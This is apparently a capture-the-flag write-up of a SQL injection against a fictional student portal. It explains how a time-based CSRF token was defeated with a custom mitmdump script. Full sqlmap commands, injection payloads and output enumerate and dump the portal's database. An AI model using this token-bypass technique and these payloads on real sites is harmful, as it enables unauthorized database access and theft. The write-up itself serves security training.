> *I give you permission to hack into it, solving Objective 9 in your badge.*

Just navigating the student portal in a browser and through Burp shows that there are 6 main php pages:

- index.php
- students.php
- apply.php
- check.php
- validator.php
- application-received.php

Doing a simple SQLi check by inserting a single quote (') in all the form fields for apply.php and check.php result in the following web page, so it's a good indication that SQLi may be possible:

```
"Error: INSERT INTO applications (name, elfmail, program, phone, whyme, essay, status) VALUES ('''', 'test@test.com', '''', '''', '''', '''', 'pending') You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near 'test@test.com', '''', '''', '''', '''', 'pending')' at line 2"
```



The basic form-submit logic flow for the two forms is the following and notice that both forms end up in the same final POST to application-received.php:

- apply.php --> validator.php --> apply.php --> application-received.php
- check.php --> validator.php --> check.php --> application-received.php

However, just firing sqlmap at https://studentportal.elfu.org/application-received.php results in failure. Let's see why.

Both apply.php and check.php have the following two JavaScript functions and form onSubmit events:

```
function submitApplication() {
  console.log("Submitting");
  elfSign();
  document.getElementById("apply").submit();
}

function elfSign() {
  var s = document.getElementById("token");
  const Http = new XMLHttpRequest();
  const url='/validator.php';
```

```
  Http.open("GET", url, false);
  Http.send(null);

  if (Http.status === 200) {
    console.log(Http.responseText);
    s.value = Http.responseText;
  }
}
```

```
<form id="apply" action="/application-received.php" method="post" class="form-signin mb-5" onSubmit="submitApplication()">
```

When you click the "Submit Application" button on the form, the onSubmit event fires calling it's local `submitApplication()` JavaScript function (before taking the POST action to application-received.php), and the `submitApplication()` function then calls the `elfSign()` function.


The `elfSign()` function then gets a handle to the "*token*" parameter in the DOM and assigns that to variable "*s*". Then the function makes a GET request to validator.php. If the response code is 200 OK, it saves the response from validator.php into the "*s.value*" which is a reference to the "*token*" parameter value.

Whatever response comes back from a successful call to validator.php, this function will update the "*token*" parameter value with that response data. validator.php generates a dynamic time-based CSRF token which must be passed along and must still be valid when the final POST is made to application-received.php. Any direct POSTs to application-received.php without first retrieving a valid token value from validator.php, will result in an "Invalid or expired token!" error message in the response and prevents a valid POST and SQLi exploitation.


Once a valid token is retrieved from validator.php and assigned to the "*token*" parameter, the `elfSign()` function exits returning control to the `submitApplication()` function, and then `document.getElementById("apply").submit()` executes which triggers the POST action to application-received.php.

The form submission flow looks like this in Burp:


Initial GET request to apply.php




GET response for apply.php showing JavaScript functions




Response from validator.php showing the dynamically generated time-based CSRF token:



POST Request to application-received.php containing the validator.php retrieved token:



POST Response from application-received.php showing a success response:



Circling back to do some analysis on the tokens returned by validator.php, it appears to be constructed from two time-based values which have been base64 encoded and delimited with an underscore character. Shown in the screenshot below is output from a quick prototype script I wrote (validator-test.py - included in the Appendix) that retrieves 30 consecutive tokens, with a 1 second sleep between each request, prints each one followed by each half of the token base64 decoded so we can see the actual values represented there.

To left of the blue line is the original token as returned by validator.php and to the right of the blue line are the two halves of the token base64 decoded (space delimited). The first decoded value appears to be an incrementing time-based value which is a concatenation of 3 values (separated by red lines): a time-based value incrementing in factions of a second, the Unix Epoch time, and then the third value is identical to the first but preserving the decimal. The second decoded value also appears to be an incrementing time-based value and the increments seem to follow a 2-2-2-2-4 second increment for every 1 second, however the fractions of a second component makes this very difficult to predict and construct a valid token independently.

```
1  MTAxMDMwNjIxMzEyMTU3ODYwMzQ1ODEwMTAzMDYyMS4zMTI=_MTI5MzE5MTk1Mjc5MzYzMjMyOTc5ODgxLjk4NA==  10103062131215786034581010306 21.312 1293191952793632329798 81.984
2  MTAxMDMwNjIxMzc2MTU3ODYwMzQ1OTEwMTAzMDYyMS4zNzY=_MTI5MzE5MTk1MzYxMjgzMjMyOTc5ODg0LjAzMg==  10103062137615786034591010306 21.376 1293191953612832329798 84.032
3  MTAxMDMwNjIxNDQwMTU3ODYwMzQ2MDEwMTAzMDYyMS40NA==_MTI5MzE5MTk1NDQzMjAzMjMyOTc5ODg2LjA4      10103062144015786034601010306 21.44  1293191954432032329798 86.08
4  MTAxMDMwNjIxNTA0MTU3ODYwMzQ2MTEwMTAzMDYyMS41MDQ=_MTI5MzE5MTk1NTI1MTIzMjMyOTc5ODg4LjEyOA==  10103062150415786034611010306 21.504 1293191955251232329798 88.128
5  MTAxMDMwNjIxNTY4MTU3ODYwMzQ2MjEwMTAzMDYyMS41Njg=_MTI5MzE5MTk1NjA3MDQzMjMyOTc5ODkwLjE3Ng==  10103062156815786034621010306 21.568 1293191956070432329798 90.176
6  MTAxMDMwNjIxNjk2MTU3ODYwMzQ2NDEwMTAzMDYyMS42OTY=_MTI5MzE5MTk1NzcwODgzMjMyOTc5ODk0LjI3Mg==  10103062169615786034641010306 21.696 1293191957708832329798 94.272
7  MTAxMDMwNjIxNzYwMTU3ODYwMzQ2NTEwMTAzMDYyMS43Ng==_MTI5MzE5MTk1ODUyODAzMjMyOTc5ODk2LjMy      10103062176015786034651010306 21.76  1293191958528032329798 96.32
8  MTAxMDMwNjIxODI0MTU3ODYwMzQ2NjEwMTAzMDYyMS44MjQ=_MTI5MzE5MTk1OTM0NzIzMjMyOTc5ODk4LjM2OA==  10103062182415786034661010306 21.824 1293191959347232329798 98.368
9  MTAxMDMwNjIxODg4MTU3ODYwMzQ2NzEwMTAzMDYyMS44ODg=_MTI5MzE5MTk2MDE2NjQzMjMyOTc5OTAwLjQxNg==  10103062188815786034671010306 21.888 1293191960166432329799 00.416
10 MTAxMDMwNjIyMDE2MTU3ODYwMzQ2OTEwMTAzMDYyMi4wMTY=_MTI5MzE5MTk2MTgwNDgzMjMyOTc5OTA0LjUxMg==  10103062201615786034691010306 22.016 1293191961804832329799 04.512
11 MTAxMDMwNjIyMDgwMTU3ODYwMzQ3MDEwMTAzMDYyMi4wOA==_MTI5MzE5MTk2MjYyNDAzMjMyOTc5OTA2LjU2      10103062208015786034701010306 22.08  1293191962624032329799 06.56
12 MTAxMDMwNjIyMTQ0MTU3ODYwMzQ3MTEwMTAzMDYyMi4xNDQ=_MTI5MzE5MTk2MzQ0MzIzMjMyOTc5OTA4LjYwOA==  10103062214415786034711010306 22.144 1293191963443232329799 08.608
13 MTAxMDMwNjIyMjA4MTU3ODYwMzQ3MjEwMTAzMDYyMi4yMDg=_MTI5MzE5MTk2NDI2MjQzMjMyOTc5OTEwLjY1Ng==  10103062220815786034721010306 22.208 1293191964262432329799 10.656
14 MTAxMDMwNjIyMjcyMTU3ODYwMzQ3MzEwMTAzMDYyMi4yNzI=_MTI5MzE5MTk2NTA4MTYzMjMyOTc5OTEyLjcwNA==  10103062227215786034731010306 22.272 1293191965081632329799 12.704
15 MTAxMDMwNjIyNDAwMTU3ODYwMzQ3NTEwMTAzMDYyMi40_MTI5MzE5MTk2NjcyMDAzMjMyOTc5OTE2Ljg=          10103062240015786034751010306 22.4   1293191966720032329799 16.8
16 MTAxMDMwNjIyNDY0MTU3ODYwMzQ3NjEwMTAzMDYyMi40NjQ=_MTI5MzE5MTk2NzUzOTIzMjMyOTc5OTE4Ljg0OA==  10103062246415786034761010306 22.464 1293191967539232329799 18.848
17 MTAxMDMwNjIyNTI4MTU3ODYwMzQ3NzEwMTAzMDYyMi41Mjg=_MTI5MzE5MTk2ODM1ODQzMjMyOTc5OTIwLjg5Ng==  10103062252815786034771010306 22.528 1293191968358432329799 20.896
18 MTAxMDMwNjIyNTkyMTU3ODYwMzQ3ODEwMTAzMDYyMi41OTI=_MTI5MzE5MTk2OTE3NzYzMjMyOTc5OTIyLjk0NA==  10103062259215786034781010306 22.592 1293191969177632329799 22.944
19 MTAxMDMwNjIyNjU2MTU3ODYwMzQ3OTEwMTAzMDYyMi42NTY=_MTI5MzE5MTk2OTk5NjgzMjMyOTc5OTI0Ljk5Mg==  10103062265615786034791010306 22.656 1293191969996832329799 24.992
20 MTAxMDMwNjIyNzg0MTU3ODYwMzQ4MTEwMTAzMDYyMi43ODQ=_MTI5MzE5MTk3MTYzNTIzMjMyOTc5OTI5LjA4OA==  10103062278415786034811010306 22.784 1293191971635232329799 29.088
21 MTAxMDMwNjIyODQ4MTU3ODYwMzQ4MjEwMTAzMDYyMi44NDg=_MTI5MzE5MTk3MjQ1NDQzMjMyOTc5OTMxLjEzNg==  10103062284815786034821010306 22.848 1293191972454432329799 31.136
22 MTAxMDMwNjIyOTEyMTU3ODYwMzQ4MzEwMTAzMDYyMi45MTI=_MTI5MzE5MTk3MzI3MzYzMjMyOTc5OTMzLjE4NA==  10103062291215786034831010306 22.912 1293191973273632329799 33.184
23 MTAxMDMwNjIyOTc2MTU3ODYwMzQ4NDEwMTAzMDYyMi45NzY=_MTI5MzE5MTk3NDA5MjgzMjMyOTc5OTM1LjIzMg==  10103062297615786034841010306 22.976 1293191974092832329799 35.232
24 MTAxMDMwNjIzMDQwMTU3ODYwMzQ4NTEwMTAzMDYyMy4wNA==_MTI5MzE5MTk3NDkxMjAzMjMyOTc5OTM3LjI4      10103062304015786034851010306 23.04  1293191974912032329799 37.28
25 MTAxMDMwNjIzMTY4MTU3ODYwMzQ4NzEwMTAzMDYyMy4xNjg=_MTI5MzE5MTk3NjU1MDQzMjMyOTc5OTQxLjM3Ng==  10103062316815786034871010306 23.168 1293191976550432329799 41.376
26 MTAxMDMwNjIzMjMyMTU3ODYwMzQ4ODEwMTAzMDYyMy4yMzI=_MTI5MzE5MTk3NzM2OTYzMjMyOTc5OTQzLjQyNA==  10103062323215786034881010306 23.232 1293191977369632329799 43.424
27 MTAxMDMwNjIzMjk2MTU3ODYwMzQ4OTEwMTAzMDYyMy4yOTY=_MTI5MzE5MTk3ODE4ODgzMjMyOTc5OTQ1LjQ3Mg==  10103062329615786034891010306 23.296 1293191978188832329799 45.472
28 MTAxMDMwNjIzMzYwMTU3ODYwMzQ5MDEwMTAzMDYyMy4zNg==_MTI5MzE5MTk3OTAwODAzMjMyOTc5OTQ3LjUy      10103062336015786034901010306 23.36  1293191979008032329799 47.52
29 MTAxMDMwNjIzNDI0MTU3ODYwMzQ5MTEwMTAzMDYyMy40MjQ=_MTI5MzE5MTk3OTgyNzIzMjMyOTc5OTQ5LjU2OA==  10103062342415786034911010306 23.424 1293191979827232329799 49.568
30 MTAxMDMwNjIzNTUyMTU3ODYwMzQ5MzEwMTAzMDYyMy41NTI=_MTI5MzE5MTk4MTQ2NTYzMjMyOTc5OTUzLjY2NA==  10103062355215786034931010306 23.552 1293191981465632329799 53.664
```

The strategy I decided to follow was to use sqlmap, but adding a custom mangling step to dynamically retrieve a valid token from validator.php and using this as the token value for each SQLi attempt. Initially I created a custom sqlmap tamper script, however I found I had greater control over the mangling of the payload using mitmdump with a custom script.

My setup looks like this:

- sqlmap <- -> mitmdump (w/custom script) <- -> Burp <- -> https://studentportal.elfu.org

With this setup I can do all the mangling with mitmdump and observe all request/responses in Burp

mitmdump setup

custom mitmdump mangling script (mitmcustom.py)

```
import re
import urllib.parse
import requests
import typing

from mitmproxy import http

# set of SSL/TLS capable hosts
secure_hosts: typing.Set[str] = set()

def request(flow: http.HTTPFlow) -> None:
    response=requests.get('https://studentportal.elfu.org/validator.php')
    response_bytes = response.text.encode()
    flow.request.content = flow.request.content.replace(b'token=REPLACE', b'token='+response_bytes)
```

mitmdump command line

```
mitmdump --ssl-insecure -s mitmcustom.py -p 8081 --mode upstream:http://127.0.0.1:8080 --setheader :~q:Content-
Type:application/x-www-form-urlencoded
```

I setup mitmdump to listen on port 8081/tcp and send to Burp as an upstream proxy which is listening on 8080/tcp. For each inbound connection, mitmdump will mangle the request based on the mitmcustom.py script above.

```
127.0.0.1:51312: POST https://studentportal.elfu.org/application-received.php
                 << 200 OK 2.83k
127.0.0.1:51312: clientdisconnect
127.0.0.1:51320: clientconnect
::ffff:127.0.0.1:51320: Certificate verification error for None: self signed certificate in certificate chain (errno: 19, depth: 1)
::ffff:127.0.0.1:51320: Ignoring server verification error, continuing with connection
127.0.0.1:51320: POST https://studentportal.elfu.org/application-received.php
                 << 200 OK 3.08k
127.0.0.1:51320: clientdisconnect
127.0.0.1:51330: clientconnect
::ffff:127.0.0.1:51330: Certificate verification error for None: self signed certificate in certificate chain (errno: 19, depth: 1)
::ffff:127.0.0.1:51330: Ignoring server verification error, continuing with connection
127.0.0.1:51330: POST https://studentportal.elfu.org/application-received.php
                 << 200 OK 2.83k
127.0.0.1:51330: clientdisconnect
127.0.0.1:51338: clientconnect
::ffff:127.0.0.1:51338: Certificate verification error for None: self signed certificate in certificate chain (errno: 19, depth: 1)
::ffff:127.0.0.1:51338: Ignoring server verification error, continuing with connection
```

sqlmap setup

sqlmap command line

```
python3 ./sqlmap.py -u https://studentportal.elfu.org/application-received.php --
referer="https://studentportal.elfu.org/apply.php" --headers="Host: studentportal.elfu.org\nUser-Agent: Mozilla/5.0
(X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0\nAccept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\nAccept-Language: en-US,en;q=0.5\nAccept-Encoding:
gzip, deflate\nContent-Type: application/x-www-form-urlencoded\nConnection: close\nUpgrade-Insecure-Requests: 1\n"
--method=POST --data="token=REPLACE&name=test&elfmail=test%40test.com&program=test&phone=444-
4444&whyme=Test&essay=Test" -p name --level=5 --risk=3 --proxy="http://127.0.0.1:8081" --dbms mysql --user-
agent="Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0" --skip-urlencode
```

I setup sqlmap to proxy all requests to 127.0.0.1:8081 which is the mitmdump listener, use POST method, target the name parameter, target a mysql database, I set custom headers and user-agent, and increased level and risk values.

```
[09:24:31] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[09:25:12] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[09:25:54] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[09:26:35] [INFO] testing 'MySQL >= 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)'
[09:27:17] [INFO] testing 'MySQL >= 5.7.8 OR error-based - WHERE or HAVING clause (JSON_KEYS)'
[09:27:59] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[09:28:19] [INFO] POST parameter 'name' is 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)' injectable
[09:28:19] [INFO] testing 'MySQL inline queries'
[09:28:20] [INFO] testing 'MySQL >= 5.0.12 stacked queries (comment)'
[09:28:20] [INFO] testing 'MySQL >= 5.0.12 stacked queries'
[09:28:20] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP - comment)'
[09:28:20] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP)'
[09:28:20] [INFO] testing 'MySQL < 5.0.12 stacked queries (heavy query - comment)'
[09:28:20] [INFO] testing 'MySQL < 5.0.12 stacked queries (heavy query)'
[09:28:20] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[09:28:32] [INFO] POST parameter 'name' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
[09:28:32] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[09:28:32] [INFO] testing 'Generic UNION query (random number) - 1 to 20 columns'
[09:28:32] [INFO] testing 'Generic UNION query (NULL) - 21 to 40 columns'
[09:28:32] [INFO] testing 'Generic UNION query (random number) - 21 to 40 columns'
[09:28:32] [INFO] testing 'Generic UNION query (NULL) - 41 to 60 columns'
[09:28:32] [INFO] testing 'Generic UNION query (random number) - 41 to 60 columns'
[09:28:32] [INFO] testing 'Generic UNION query (NULL) - 61 to 80 columns'
[09:28:32] [INFO] testing 'Generic UNION query (random number) - 61 to 80 columns'
```

Once the injectable parameter is verified with the specific technique as shown in the screenshot above, the next sqlmap run will attempt to enumerate the databases (`--dbs`)

```
          :/opt/sqlmap-dev# python3 ./sqlmap.py -u https://studentportal.elfu.org/application-received.php --referer="https://studentportal.elfu.org/apply.p
hp" --headers="Host: studentportal.elfu.org\nUser-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0\nAccept: text/html,application/x
html+xml,application/xml;q=0.9,*/*;q=0.8\nAccept-Language: en-US,en;q=0.5\nAccept-Encoding: gzip, deflate\nContent-Type: application/x-www-form-urlencoded\nCo
nnection: close\nUpgrade-Insecure-Requests: 1\n" --method=POST --data="token=REPLACE&name=test&elfmail=test%40test.com&program=test&phone=444-4444&whyme=Test&
essay=Test" -p name --level=5 --risk=3 --proxy="http://127.0.0.1:8081" --dbms mysql --user-agent="Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Fire
fox/68.0" --skip-urlencode --dbs

        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.3.12.34#dev}
|_ -| . [)]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicabl
e local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 09:45:03 /2019-12-20/

[09:45:04] [INFO] testing connection to the target URL
[09:45:04] [CRITICAL] previous heuristics detected that the target is protected by some kind of WAF/IPS
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: name (POST)
    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: token=REPLACE&name=test'||(SELECT 0x45746a4b WHERE 7221=7221 AND (SELECT 5238 FROM(SELECT COUNT(*),CONCAT(0x7171787171,(SELECT (ELT(5238=5238,1))
),0x71766a7a71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a))||'&elfmail=test@test.com&program=test&phone=444-4444&whyme=Test&essay=Test

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: token=REPLACE&name=test'||(SELECT 0x43736a6c WHERE 9877=9877 AND (SELECT 4169 FROM (SELECT(SLEEP(5)))ZSyM))||'&elfmail=test@test.com&program=test
&phone=444-4444&whyme=Test&essay=Test
---
[09:45:04] [INFO] testing MySQL
[09:45:05] [INFO] confirming MySQL
[09:45:05] [WARNING] reflective value(s) found and filtering out
[09:45:05] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0.0 (MariaDB fork)
[09:45:05] [INFO] fetching database names
[09:45:05] [INFO] used SQL query returns 2 entries
[09:45:05] [INFO] resumed: 'elfu'
[09:45:05] [INFO] resumed: 'information_schema'
available databases [2]:
[*] elfu
[*] information_schema

[09:45:05] [INFO] fetched data logged to text files under '/root/.sqlmap/output/studentportal.elfu.org'

[*] ending @ 09:45:05 /2019-12-20/
```

sqlmap returns two databases (elfu and information_schema). The next run targets to enumerate the tables in the elfu database (`-D elfu --tables`)

```
          :/opt/sqlmap-dev# python3 ./sqlmap.py -u https://studentportal.elfu.org/application-received.php --referer="https://studentportal.elfu.org/apply.p
hp" --headers="Host: studentportal.elfu.org\nUser-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0\nAccept: text/html,application/x
html+xml,application/xml;q=0.9,*/*;q=0.8\nAccept-Language: en-US,en;q=0.5\nAccept-Encoding: gzip, deflate\nContent-Type: application/x-www-form-urlencoded\nCo
nnection: close\nUpgrade-Insecure-Requests: 1\n" --method=POST --data="token=REPLACE&name=test&elfmail=test%40test.com&program=test&phone=444-4444&whyme=Test&
essay=Test" -p name --level=5 --risk=3 --proxy="http://127.0.0.1:8081" --dbms mysql --user-agent="Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Fire
fox/68.0" --skip-urlencode -D elfu --tables
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.3.12.34#dev}
|_ -| . [.]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicabl
e local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 09:46:14 /2019-12-20/

[09:46:14] [INFO] testing connection to the target URL
[09:46:15] [CRITICAL] previous heuristics detected that the target is protected by some kind of WAF/IPS
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: name (POST)
    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: token=REPLACE&name=test'||(SELECT 0x45746a4b WHERE 7221=7221 AND (SELECT 5238 FROM(SELECT COUNT(*),CONCAT(0x7171787171,(SELECT (ELT(5238=5238,1))
),0x71766a7a71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a))||'&elfmail=test@test.com&program=test&phone=444-4444&whyme=Test&essay=Test

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: token=REPLACE&name=test'||(SELECT 0x43736a6c WHERE 9877=9877 AND (SELECT 4169 FROM (SELECT(SLEEP(5)))ZSyM))||'&elfmail=test@test.com&program=test
&phone=444-4444&whyme=Test&essay=Test
---
[09:46:15] [INFO] testing MySQL
[09:46:15] [INFO] confirming MySQL
[09:46:16] [WARNING] reflective value(s) found and filtering out
[09:46:16] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0.0 (MariaDB fork)
[09:46:16] [INFO] fetching tables for database: 'elfu'
[09:46:17] [INFO] used SQL query returns 3 entries
[09:46:18] [INFO] retrieved: 'applications'
[09:46:19] [INFO] retrieved: 'krampus'
[09:46:20] [INFO] retrieved: 'students'
Database: elfu
[3 tables]
+--------------+
| applications |
| krampus      |
| students     |
+--------------+

[09:46:20] [INFO] fetched data logged to text files under '/root/.sqlmap/output/studentportal.elfu.org'

[*] ending @ 09:46:20 /2019-12-20/
```


I enumerate "*applications*" and "*students*" tables as well, but the important data is in the "*krampus*" table, which is enumerated below:

```
[09:49:57] [INFO] table 'elfu.applications' dumped to CSV file '/root/.sqlmap/output/studentportal.elfu.org/dump/elfu/applications.csv'
[09:49:57] [INFO] fetching columns for table 'krampus' in database 'elfu'
[09:49:58] [INFO] used SQL query returns 2 entries
[09:49:59] [INFO] retrieved: 'id'
[09:50:00] [INFO] retrieved: 'int(11)'
[09:50:01] [INFO] retrieved: 'path'
[09:50:01] [INFO] retrieved: 'varchar(30)'
[09:50:01] [INFO] fetching entries for table 'krampus' in database 'elfu'
[09:50:02] [INFO] used SQL query returns 6 entries
[09:50:03] [INFO] retrieved: '/krampus/0f5f510e.png'
[09:50:04] [INFO] retrieved: '1'
[09:50:05] [INFO] retrieved: '/krampus/1cc7e121.png'
[09:50:05] [INFO] retrieved: '2'
[09:50:06] [INFO] retrieved: '/krampus/439f15e6.png'
[09:50:07] [INFO] retrieved: '3'
[09:50:08] [INFO] retrieved: '/krampus/667d6896.png'
